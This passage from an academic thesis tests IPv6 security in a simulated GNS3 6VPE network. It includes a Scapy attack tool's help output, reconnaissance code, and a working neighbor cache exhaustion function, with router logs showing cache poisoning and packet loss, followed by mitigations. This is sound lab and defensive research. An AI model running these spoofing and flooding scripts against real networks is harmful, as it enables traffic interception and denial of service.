Lastly, we can talk about the MP-BGP. It is a good option to secure the TCP session between the BGP peers. It includes the TCP MD5 signature option; however, since MD5 is an outdated technology, it is not worth discussing in detail, even though it is still used due to its availability. On the other hand, MP-BGP has TCP Authentication Option which uses stronger cryptographic algorithms such as SHA. It is recommended to use TCP AO rather than TCP MD5 if available [52].

To summarize, OSPFv3 can use ESP to encrypt the payload which hides the routing information. Using ESP will provide confidentiality and it is highly suggested. If not available, manual keying with IPsec can be used. Unfortunately, for other routing protocols, there is no native method to directly encrypt the packets exchanged between routers, although IPsec can still be used to secure the entire communication.

Chapter 4: Deployment of the Test Network

4.1 General Information

In this chapter, we will test the security of IPv6 in a 6VPE enabled network. By creating scripts that assess the security of the protocol, the aim is to investigate the behavior of IPv6 nodes under different scenarios. These scripts send raw packets to test various aspects of IPv6, including NDP, Extension Headers, and Multicast Listener Discovery (MLD). This testing takes place in a simulated environment designed to mimic real-world networking conditions. The goal is to identify potential security weaknesses and suggest strategies for mitigating them, thus contributing to the ongoing research needed to secure

IPv6 networks. For that, we need to know several things which are: technologies we will utilize, the tools to use for infrastructure, type of nodes, the topology, and configuration information. The testing infrastructure will be set in Graphical Network Simulator-3.

GNS3 is a powerful network simulation tool that allows users to create complex network topologies. It supports real network devices by emulating hardware, and running real network operating systems. Also, we can use GNS3 with virtual machines and Docker containers, making it ideal for testing, training, and developing network configurations.

The routers which will be used in GNS3 are Cisco 7206, and 3640. 7206 will be used within CS-PE, and SS-PE while 3640 will be used for CE, and P routers. Cisco is preferred due to familiar CLI, and compatibility as well as it is well known.

For the attacker node, a Docker container will be used. The reason for choosing to create a Docker container is speed, simplicity, and portability. It also works without any problems in GNS3. The base image of the Docker container is Kali-Linux. Kali Linux is a specialized, Debian-based operating system designed for penetration testing, cybersecurity, and digital forensics so it was a good candidate for use as the attacker node. Within Kali Linux, the needed packages are installed but the most important one is Scapy.

Scapy is a powerful Python-based network packet manipulation tool that allows for packet crafting, sending, sniffing, and analyzing across multiple protocols. It's widely used for network testing, security research, and creating custom packets. Key benefits include flexibility in protocol handling, ease of use for complex tasks like network attacks or fuzzing, and integration with Python for scripting automation. The base of the attacks will be python scripts written with the help of Scapy.

For this purpose, I have created a docker container to use within my python script. The container has all the necessary packages I need with the script.

The Dockerfile can be seen below:

```
FROM kalilinux/kali-rolling
ENV DEBIAN_FRONTEND=noninteractive
RUN apt-get update && apt-get install -y \
    nano \
    iproute2 \
    iputils-ping \
    dnsutils \
    traceroute \
    net-tools \
    python3 \
    python3-pip \
    python3-scapy \
    python3-venv \
    tcpdump \
    curl
```


```
RUN apt-get clean && rm -rf /var/lib/apt/lists/* /tmp/* /var/tmp/*
```

```
COPY can_ipv6_tool.py /root
```

```
WORKDIR /root
```

```
CMD ["/bin/bash"]
```

The scripts I have written are in a python file which uses Scapy to create, modify, and send (partially) the packets to test the network. It is a CLI application which provides a familiar user interface to interact with the commands that are provided. It can be seen in the picture below:



```
root@Attacker-Node: ~  
# python3 can_ipv6_tool.py --help  
usage: can_ipv6_tool.py [-h] [--target_ip TARGET_IP] [--target_mac TARGET_MAC]  
                        [--spoofed_ip SPOOFED_IP] [--spoofed_mac SPOOFED_MAC] [--time TIME]  
                        [--target_prefix TARGET_PREFIX] [--count COUNT]  
                        {scan_with_mld,scan_with_ping,get_unicast_ip,neighbor_cache_attack,neighbor_cache_exhaustion,icmpv6_redirect_attack,overlapping_fragmentation,fragment_flood,send_without_last_fragment,ipv6_mitm_attack,dos_with_rogue_ra}  
  
IPv6 Security Attack Tools  
  
positional arguments:  
  {scan_with_mld,scan_with_ping,get_unicast_ip,neighbor_cache_attack,neighbor_cache_exhaustion,icmpv6_redirect_attack,overlapping_fragmentation,fragment_flood,send_without_last_fragment,ipv6_mitm_attack,dos_with_rogue_ra}  
    Choose an action.  
  
options:  
  -h, --help            show this help message and exit  
  --target_ip TARGET_IP  Target IP address for the attack (required for neighbor_cache_attack and neighbor_cache_exhaustion, fragmentation attack)  
  --target_mac TARGET_MAC Target MAC address for the redirect (required for icmpv6_redirect_attack, ipv6_mitm_attack, overlapping_fragmentation)  
  --spoofed_ip SPOOFED_IP Spoofed IP address for the redirect (required for icmpv6_redirect_attack, ipv6_mitm_attack, overlapping_fragmentation)  
  --spoofed_mac SPOOFED_MAC Spoofed MAC address for the redirect (required for neighbor_cache_attack, icmpv6_redirect_attack, ipv6_mitm_attack)  
  --time TIME            Amount of time in seconds for neighbor cache to be blocked (required for neighbor_cache_attack)  
  --target_prefix TARGET_PREFIX Target prefix address (required for neighbor_cache_exhaustion)  
  --count COUNT          Amount of addresses to be created (required for neighbor_cache_exhaustion, fragment_flood, icmpv6_redirect_attack, ipv6_mitm_attack)
```

Figure 4.1 The IPv6 testing application

4.2 The 6VPE Topology

Before going further, it is good to understand the network topology that we are going to test our scripts.




Figure 4.2 6VPE Topology used for testing the security

In the topology above, we have 4 routers which are Customer Edge, Cell Site Provider Edge, Provider, and lastly Switch Side Provider Edge. In a real world scenario, we can multiply the P nodes, as well as the Customer Edge routers. The main point to mention is that, while the number P and CE's can increase a lot, the number of CS-PE and SS-PE don't have to increase a lot in 6VPE. CS-PE can handle different Customer Edge routers via VRFs. Between the CS-PE and SS-PE, LDP is used for label distribution within IS-IS as underlying IGP. The attacker node will be settled between the CE1, and CS-PE1. The first step for the attacker is to obtain the necessary addressing information from the nodes on the link. In a real world scenario, the attacker lays in a single collision domain but due to the restrictions in GNS3, it is needed to place a switch between the CE and CS-PE. It will divide the single collision domain to three, but it doesn't affect our purpose. The topology after that small change can be seen below:




Figure 4.3 6VPE Topology after placing the Attacker Node

4.3 Scanning

In a real-world scenario, once we are settled between the two routers, we can passively sniff the whole communication between those two routers. We will use a step-by-step approach in the simulated network where we will gather more data gradually about the network and launch attacks with the information we have gathered. First, in the simulated

example, I want to gather some information about the network that I am connected to. The main information I want to get is the number of the devices on the subnet, global IPv6 addresses, link-local addresses, and MAC addresses of the devices. To get the link-local and mac addresses of the other devices, we can use MLD, or craft an ICMPv6 Echo Request packet to the all routers multicast MAC address of 33:33:00:00:00:02 and all routers multicast IPv6 address ff02::2. The second way is trivial so explaining the MLD is a better approach since it does not exist in IPv4. In order to craft a packet with MLD, we need to create an IPv6 Hop-by-Hop Option in the IP Header within the Router Alert which highlights MLD. After that, a MLD Query packet can be created which is destined to all routers multicast MAC, within all nodes IPv6 multicast address. Once the packet is sent, all the devices belonging to this multicast send a MLD Report as a response which can be seen below:

131	1053.360563	fe80::e8b6:2aff:fee4:ae05	ff02::1	ICMPv6	86 Multicast Listener Query
132	1054.898681	fe80::ce01:20ff:fe7c:0	ff02::2	ICMPv6	86 Multicast Listener Report
133	1058.053894	fe80::c804:1eff:fe58:8	ff02::1:ff58:8	ICMPv6	86 Multicast Listener Report
134	1060.052345	fe80::c804:1eff:fe58:8	ff02::2	ICMPv6	86 Multicast Listener Report
135	1061.308504	fe80::c804:1eff:fe58:8	ff02::1:ff00:1	ICMPv6	86 Multicast Listener Report
136	1062.117393	fe80::ce01:20ff:fe7c:0	ff02::1:ff7c:0	ICMPv6	86 Multicast Listener Report

Figure 4.4 MLD Query and Report messages as a response

```
> Ethernet II, Src: ea:b6:2a:e4:ae:05 (ea:b6:2a:e4:ae:05), Dst: IPv6mcast_02 (33:33:00:00:00:02)
< Internet Protocol Version 6, Src: fe80::e8b6:2aff:fee4:ae05, Dst: ff02::1
    0110 .... = Version: 6
    > .... 0000 0000 .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... 0000 0000 0000 0000 0000 = Flow Label: 0x000000
    Payload Length: 32
    Next Header: IPv6 Hop-by-Hop Option (0)
    Hop Limit: 1
    > Source Address: fe80::e8b6:2aff:fee4:ae05
    > Destination Address: ff02::1
    [Stream index: 13]
    < IPv6 Hop-by-Hop Option
        Next Header: ICMPv6 (58)
        Length: 0
        [Length: 8 bytes]
        < Router Alert
            > Type: Router Alert (0x05)
            Length: 2
            Router Alert: MLD (0)
        > PadN
    < Internet Control Message Protocol v6
        Type: Multicast Listener Query (130)
        Code: 0
        Checksum: 0x9877 [correct]
        [Checksum Status: Good]
        Maximum Response Delay [ms]: 10000
        Reserved: 0000
        Multicast Address: ::
```

Figure 4.5 Packet details of MLD Query

Above, we can see the details of the MLD Query packet, and how only the multicast addresses for MAC, and IPv6 are used. After we ran the script, we scanned the network

and got the necessary Source IP, and MAC addresses of the devices. Those details will be used for the attacks we will launch later on.

```
(root@Attacker-Node)-[~]
# python3 can_ipv6_tool.py scan_with_mld
.
Sent 1 packets.
MLD packet sent.
Sniffing for 10 seconds...
Ether / fe80::c804:1eff:fe58:8 > ff02::1:ff00:1 (0) / IPv6ExtHdrHopByHop / ICMPv6MLReport
Ether / fe80::ce01:20ff:fe7c:0 > ff02::1:ff7c:0 (0) / IPv6ExtHdrHopByHop / ICMPv6MLReport
Ether / fe80::c804:1eff:fe58:8 > ff02::1:ff58:8 (0) / IPv6ExtHdrHopByHop / ICMPv6MLReport
Ether / fe80::c804:1eff:fe58:8 > ff02::2 (0) / IPv6ExtHdrHopByHop / ICMPv6MLReport
Sniffed 4 packets.
Device 1: Source IP: 'fe80::c804:1eff:fe58:8' Source MAC: 'ca:04:1e:58:00:08'
Device 2: Source IP: 'fe80::ce01:20ff:fe7c:0' Source MAC: 'cc:01:20:7c:00:00'
```

Figure 4.6 MLD Scanning script result

One thing to highlight is that, since we are in the same subnet, all the communication is done using link-layer addresses. If we need to get the global IPv6 address of those devices, we need to use a different strategy. If we craft an ICMPv6 Echo Request packet with a Destination Options header containing an unknown option. It can elicit ICMPv6 Parameter Problem from the routers which we want to discover. We can craft such a packet using Scapy again.

Below, part of the function for creating such a packet can be seen:

```
source_mac = scapy.get_if_hwaddr(iface)
source_ip = get_global_ipv6_address(iface)

if not source_ip:
    print(f"Error: Could not obtain global IPv6 address for interface {iface}. "
          f"Check if interface has a valid global IPv6 configuration.")
    return

pad1_option = scapy.Pad1()
unknown_option = scapy.MIPv6OptUnknown(otype=128, olen=1, odata=b'\x00')
destination_options = scapy.IPv6ExtHdrDestOpt(
    options=[unknown_option, pad1_option, pad1_option, pad1_option],
    nh=58, # next header ICMPv6 (decimal 58)
)

pkt = (
    scapy.Ether(src=source_mac, dst=ALL_NODES_MAC) /
    scapy.IPv6(src=source_ip, dst=ALL_NODES_MULTICAST, hlim=255) / # limited scope of hlim for Parameter problem to work
    destination_options /
    scapy.ICMPv6EchoRequest()
)
```

Figure 4.7 Code for ICMPv6 Echo Request with Unknown Destination Options

This script creates the packet which can be investigated more in detail in Wireshark. We can see that the destination IPv6 address is all nodes multicast, and all nodes multicast MAC is used. In the IPv6 header, we have an Extension Header for Destination Options for IPv6 within an Unknown IPv6 Option, and ICMPv6 Echo request packet can be seen below.

```

> Ethernet II, Src: ea:b6:2a:e4:ae:05 (ea:b6:2a:e4:ae:05), Dst: IPv6mcast_01 (33:33:00:00:00:01)
< Internet Protocol Version 6, Src: 4b::e8b6:2aff:fee4:ae05, Dst: ff02::1
    0110 .... = Version: 6
    > .... 0000 0000 .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... 0000 0000 0000 0000 = Flow Label: 0x000000
    Payload Length: 16
    Next Header: Destination Options for IPv6 (60)
    Hop Limit: 255
    > Source Address: 4b::e8b6:2aff:fee4:ae05
    > Destination Address: ff02::1
    [Stream index: 0]
< Destination Options for IPv6
    Next Header: ICMPv6 (58)
    Length: 0
    [Length: 8 bytes]
< Unknown IPv6 Option (128)
    > Type: Unknown (0x80)
    Length: 1
    > Unknown Option Payload: 00
    > Pad1
    > Pad1
    > Pad1
< Internet Control Message Protocol v6
    Type: Echo (ping) request (128)
    Code: 0
    Checksum: 0xbfcd [correct]
    [Checksum Status: Good]
    Identifier: 0x0000
    Sequence: 0

```

Figure 4.8 ICMPv6 Echo Request with Unknown Destination Options capture on Wireshark

When we send this packet, all the routers on the network send a packet with ICMPv6 Parameter Problem. We can use the information on this reply. An example capture of the reply of Parameter Problem can be seen below:

```

4b::5          4b::e8b6:2aff:fee4:... ICMPv6      118 Parameter Problem (unrecognized IPv6 option encountered)
4b::1          4b::e8b6:2aff:fee4:... ICMPv6      118 Parameter Problem (unrecognized IPv6 option encountered)

```

Figure 4.9 Parameter Problem as reply on Wireshark

```

> Ethernet II, Src: ca:04:1e:58:00:08 (ca:04:1e:58:00:08), Dst: ea:b6:2a:e4:ae:05 (ea:b6:2a:e4:ae:05)
✓ Internet Protocol Version 6, Src: 4b::1, Dst: 4b::e8b6:2aff:fee4:ae05
    0110 .... = Version: 6
    > .... 0000 0000 .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... 0000 0000 0000 0000 = Flow Label: 0x000000
    Payload Length: 64
    Next Header: ICMPv6 (58)
    Hop Limit: 64
    > Source Address: 4b::1
    > Destination Address: 4b::e8b6:2aff:fee4:ae05
    [Stream index: 2]
✓ Internet Control Message Protocol v6
    Type: Parameter Problem (4)
    Code: 2 (unrecognized IPv6 option encountered)
    Checksum: 0xe352 [correct]
    [Checksum Status: Good]
    Pointer: 42
✓ Internet Protocol Version 6, Src: 4b::e8b6:2aff:fee4:ae05, Dst: ff02::1
    0110 .... = Version: 6
    > .... 0000 0000 .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... 0000 0000 0000 0000 = Flow Label: 0x000000
    Payload Length: 16
    Next Header: Destination Options for IPv6 (60)
    Hop Limit: 255
    > Source Address: 4b::e8b6:2aff:fee4:ae05
    ✓ Destination Address: ff02::1
        [Address Space: Multicast]
        > [.... 0000 .... = Multicast Flags: 0x0]
        [.... 0010 .... = Multicast Scope: Link-Local scope (0x2)]
        [Stream index: 0]
    ✓ Destination Options for IPv6
        Next Header: ICMPv6 (58)
        Length: 0
        [Length: 8 bytes]
        > Unknown IPv6 Option (128)
        ✓ Pad1
            Type: Pad1 (0x00)
            Pad1
        ✓ Pad1
            Type: Pad1 (0x00)
            Pad1
        ✓ Pad1
            Type: Pad1 (0x00)
            Pad1
    ✓ Internet Control Message Protocol v6
        Type: Echo (ping) request (128)
        Code: 0
        Checksum: 0xbfcd [unverified] [in ICMP error packet]
        [Checksum Status: Unverified]

```

Figure 4.10 Reply to ICMPv6 Echo Request with Unknown Destination Options capture on Wireshark

As can be seen above, even though we are in the same subnet, instead of getting the reply with the source link-local address, the device sent us the ICMPv6 Parameter Problem using a global IPv6 address.

```
(root@Attacker-Node)~# python3 can_ipv6_tool.py get_unicast_ip
Sending Unicast probe from 4b::e8b6:2aff:fee4:ae05 on eth0
Sniffing for ICMPv6 Parameter Problem messages for 3 seconds.
Ether / IPv6 / ICMPv6ParamProblem / IPError6 / IPv6ExtHdrDestOpt / ICMPv6 Echo Request (id: 0x0 seq: 0x0)
Ether / IPv6 / ICMPv6ParamProblem / IPError6 / IPv6ExtHdrDestOpt / ICMPv6 Echo Request (id: 0x0 seq: 0x0)
Sniffed 2 ICMPv6 Parameter Problem packets.
Device 1: Source IP: '4b::5' Source MAC: 'cc:01:20:7c:00:00'
Device 2: Source IP: '4b::1' Source MAC: 'ca:04:1e:58:00:08'
```

Figure 4.11 Param Problem script result

Since we have the global, link-local and mac addresses of the devices, we can make some assumptions, and move on with the attacks. We have discussed IPv6 addressing in the previous chapter. We know that the stable devices are usually using addresses which can be predictable. From the result of the script, it can be assumed the low byte 4b::1 is the router of the ISP side.

4.4 Neighbor Cache Attack

From the previous point where we gather the necessary information, we can attempt a neighbor cache poisoning attack by inserting an incorrect MAC address for a legitimate node. To do that, we need the target, and spoofed ip, and mac addresses. Since we have already gathered those in the previous scans, we can craft a Neighbor Solicitation packet to launch this attack. The aim is changing the victim's neighbor table which is equivalent to the ARP table. In the picture below, you can see the CE's neighbor cache before the attack. After launching the attack, we will change the link-layer address entry for "4B::1" to the attacker's mac address.

```
CE1#show ipv6 neighbors
IPv6 Address                               Age Link-layer Addr State Interface
FE80::C804:1EFF:FE58:8                     0 ca04.1e58.0008 STALE Fa0/0
4B::1                                       0 ca04.1e58.0008 STALE Fa0/0
```

Figure 4.12 Neighbor cache before the poisoning

```
> Ethernet II, Src: ca:04:1e:58:00:08 (ca:04:1e:58:00:08), Dst: cc:01:20:7c:00:00 (cc:01:20:7c:00:00)
v Internet Protocol Version 6, Src: 4b::1, Dst: 4b::5
  0110 .... = Version: 6
  > .... 0000 0000 .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
  .... 0000 0000 0000 0000 = Flow Label: 0x000000
  Payload Length: 32
  Next Header: ICMPv6 (58)
  Hop Limit: 255
  > Source Address: 4b::1
  > Destination Address: 4b::5
  [Stream index: 1]
v Internet Control Message Protocol v6
  Type: Neighbor Solicitation (135)
  Code: 0
  Checksum: 0xb317 [correct]
  [Checksum Status: Good]
  Reserved: 00000000
  Target Address: 4b::5
v ICMPv6 Option (Source link-layer address : ea:b6:2a:e4:ae:05)
  Type: Source link-layer address (1)
  Length: 1 (8 bytes)
  Link-layer address: ea:b6:2a:e4:ae:05 (ea:b6:2a:e4:ae:05)
```

Figure 4.13 Wireshark capture of crafted NS

Above, you can see the crafted packet where the CS-PE's MAC address is used as source MAC, and target MAC belongs to CE. Also in the IP header, source belongs to the CS-PE, and the target is the CE. The difference is in the ICMPv6 header, we specify the type Neighbor Solicitation, and fill the ICMPv6 Option with the attacker's MAC address which can be seen in the picture below.

```
(root@Attacker-Node)-[~]
# ip a | grep ether
    link/ether ea:b6:2a:e4:ae:05 brd ff:ff:ff:ff:ff:ff

(root@Attacker-Node)-[~]
# python3 can_ipv6_tool.py neighbor_cache_attack --target_ip 4b::5 --target_mac cc:01:20:7c:00:00
Sending NS packets for 10 seconds...
```

Figure 4.14 Attacker node's mac address and running the script

After running the script, we are checking the CE's neighbor cache. Below, we can clearly see that the link-layer address entry for "4B::1" in the neighbor table is changed with the attacker's MAC address.

```
CE1#show ipv6 neighbors
IPv6 Address                               Age Link-layer Addr State Interface
FE80::C804:1EFF:FE58:8                     40 ca04.1e58.0008 STALE Fa0/0
4B::1                                       0  eab6.2ae4.ae05 PROBE Fa0/0

CE1#show ipv6 neighbors
IPv6 Address                               Age Link-layer Addr State Interface
FE80::C804:1EFF:FE58:8                     40 ca04.1e58.0008 STALE Fa0/0
4B::1                                       0  eab6.2ae4.ae05 DELAY Fa0/0
```

Figure 4.15 Neighbor cache after the poisoning

This attack can be used for DoS and MITM by changing the mac address of a legitimate host to the attacker's address. Unfortunately, mitigating such an attack is not easy due to the fundamental nature of the protocol but we have several techniques.

Since the Neighbor Cache refreshes frequently, monitoring network traffic and detecting frequent NS messages from the same device is one of the most effective initial steps. Monitoring of NS traffic on important interfaces can help detect anomalies, such as repeated NS messages from the same IPv6 or MAC address. Automating this process can help analyze NDP behavior and alert network administrators when an unusual rate of NS messages is detected. Also, if multiple MAC address changes are detected for a single IPv6 address within a short period, it may indicate an ongoing MITM or DoS attack. By setting up alerts for such changes, network administrators can identify and respond to suspicious activity.

A good theoretical solution would be SEND but there isn't support for SEND in practice. If IPSec is implemented in the network, at least the attacker cannot read or tamper the packets even if he can access those packets.

One interesting thing is that in practice, Neighbor Solicitation messages are almost always sent with the source link local address to destination solicited-node multicast addresses. If NS is used for DAD, the source IPv6 address “::” which is an unspecified address will be used. Lastly, the destination IPv6 address can be used as a global IPv6 address in NS. I haven’t seen a single scenario where both the destination and source IPv6 addresses used as global IPv6 addresses though in my script, I have crafted the IP header using global IPv6 addresses for both source and destination fields, and the router I have targeted still processed the packet. Therefore another technique to reduce the scope of the attacks can be Filter NS Packets with Uncommon Address Combinations. Discarding NS packets with global IPv6 addresses in both source and destination fields can reduce susceptibility to spoofing attacks since such a pattern is not expected in legitimate traffic. Being able to set up such an ACL in below would be useful:

```
deny icmpv6 any any ns src-global dst-global
```

4.5 Neighbor Cache Exhaustion Attack

We can go further with neighbor cache attacks using neighbor cache exhaustion. The aim of neighbor cache exhaustion is to flood the target’s neighbor cache with invalid entries and cause denial of service as a result. To do that, we need the prefix and prefix length and the target’s IPv6 address. In the function below, it can be seen that, we generate random interface identifiers and send NS messages to the target node.

```
def neighbor_cache_exhaustion_attack(target_prefix, target_ip, count, iface=DEFAULT_INTERFACE):
    """Performs a Neighbor Cache Exhaustion attack by flooding the network with NS messages.

    Args:
        target_prefix (str): The target IPv6 prefix with the prefix length (e.g., 64).
        target_ip (str): The target's IPv6 address.
        count (int): The number of packets to send.
        iface (str, optional): The interface to use. Defaults to DEFAULT_INTERFACE.
    """

    target_prefix, mask = target_prefix.split('/')
    try:
        print("Starting Neighbor Cache Exhaustion attack... Press Ctrl+C to stop.")
        for _ in range(count):
            src_ip = target_prefix + generate_random_ipv6_suffix() + f"/{mask}"
            packet = (
                scapy.Ether(dst=ALL_NODES_MAC) /
                scapy.IPv6(src=src_ip, dst=ALL_NODES_MULTICAST) / # dst should be multicast
                scapy.ICMPv6ND_NS(tgt=target_ip) /
                scapy.ICMPv6NDOptSrcLLAddr(lladdr="00:01:02:03:04:05")
            )
            scapy.sendp(packet, iface=iface, verbose=False) #dont set verbose to True for performance issues
    except KeyboardInterrupt:
        print("\nAttack stopped by user.")
```

Figure 4.16 The function for neighbor cache exhaustion attack

The neighbor table of the target device can be seen in Figure 4.11. After running the script, the neighbor cache is filled with lots of invalid entries that can be seen below:

```

CE1#show ipv6 neighbors
IPv6 Address                               Age Link-layer Addr State Interface
4B::74B                                   0 0001.0203.0405 DELAY Fa0/0
4B::64B                                   0 0001.0203.0405 DELAY Fa0/0
4B::54B                                   0 0001.0203.0405 DELAY Fa0/0
4B::44B                                   0 0001.0203.0405 DELAY Fa0/0
4B::34B                                   0 0001.0203.0405 DELAY Fa0/0
4B::24B                                   0 0001.0203.0405 DELAY Fa0/0
4B::14B                                   0 0001.0203.0405 DELAY Fa0/0
4B::4B                                    0 0001.0203.0405 PROBE Fa0/0
4B::74A                                   0 0001.0203.0405 DELAY Fa0/0
4B::64A                                   0 0001.0203.0405 DELAY Fa0/0
4B::54A                                   0 0001.0203.0405 DELAY Fa0/0
4B::44A                                   0 0001.0203.0405 DELAY Fa0/0
4B::34A                                   0 0001.0203.0405 DELAY Fa0/0
4B::24A                                   0 0001.0203.0405 DELAY Fa0/0
4B::14A                                   0 0001.0203.0405 DELAY Fa0/0
4B::A49                                   0 0001.0203.0405 DELAY Fa0/0
4B::949                                   0 0001.0203.0405 DELAY Fa0/0
4B::849                                   0 0001.0203.0405 DELAY Fa0/0
4B::749                                   0 0001.0203.0405 DELAY Fa0/0
4B::649                                   0 0001.0203.0405 DELAY Fa0/0
4B::549                                   0 0001.0203.0405 DELAY Fa0/0
4B::449                                   0 0001.0203.0405 DELAY Fa0/0
4B::349                                   0 0001.0203.0405 DELET Fa0/0
4B::1E48                                  0 0001.0203.0405 DELAY Fa0/0

```

Figure 4.17 Neighbor cache table with invalid entries

I have started ping to SS-PE's loopback address from CE while the neighbor cache exhaustion attack is running. After some time, traffic loss started, and disruptions in the network can be seen in the picture below:

```

CE1#ping ipv6 3A::1 source 5A::1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 3A::1, timeout is 2 seconds:
Packet sent with a source address of 5A::1
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 48/56/64 ms
CE1#ping ipv6 3A::1 source 5A::1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 3A::1, timeout is 2 seconds:
Packet sent with a source address of 5A::1
!...!
Success rate is 40 percent (2/5), round-trip min/avg/max = 140/152/164 ms
CE1#ping ipv6 3A::1 source 5A::1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 3A::1, timeout is 2 seconds:
Packet sent with a source address of 5A::1
!...!
Success rate is 60 percent (3/5), round-trip min/avg/max = 136/144/152 ms

```

Figure 4.18 Ping failures after neighbor cache attack

We have discussed using a /127 prefix for point-to-point links in the previous chapter. The devices I am testing support RFC 6164, so I was able to change the prefix length to /127 while maintaining network functionality. However, I was still able to fill the neighbor cache with numerous entries that can be seen in Figure 4.16, which led to a Denial of Service (DoS) situation since the targeted router still processed the packets and sent NA back to each NS. To mitigate the risks in Neighbor Cache Exhaustion attacks, we can rate limit NS processing, limit and age the cache entries. These are commonly suggested but also another solution can be using static neighbor cache entries.

For rate limiting the NS processing, we can prevent excessive traffic which might overwhelm the interface. It is not a standardized approach though it is recommended as a network security practice. In a linux-based software, we can use iptables to rate limit such packets.

Also limiting the neighbor cache entries with dynamic aging is a good recommendation. We can rate limit the entries in Incomplete state. Addition to this, if we reduce the aging time for such entries, quickly removed entries can free up resources for legitimate traffic. In a linux-based software, we can use sysctl to set a limit on neighbor cache entries as well as changing the aging.

The best solution for a point-to-point link to mitigate Neighbor Cache Exhaustion attacks is rate limiting the processing of neighbor solution messages and using static neighbor cache entries. In a linux-based system, we can create a neighbor cache entry using the command below:

```
ip -6 neigh add <peer_ipv6_address> lladdr <peer_mac_address> dev <interface> nud permanent
```

Since we have created a static entry, adding rate limiting for ns processing will further the security of the link, and network.

Chapter 5: Future Work and Summary

5.1 Future Work

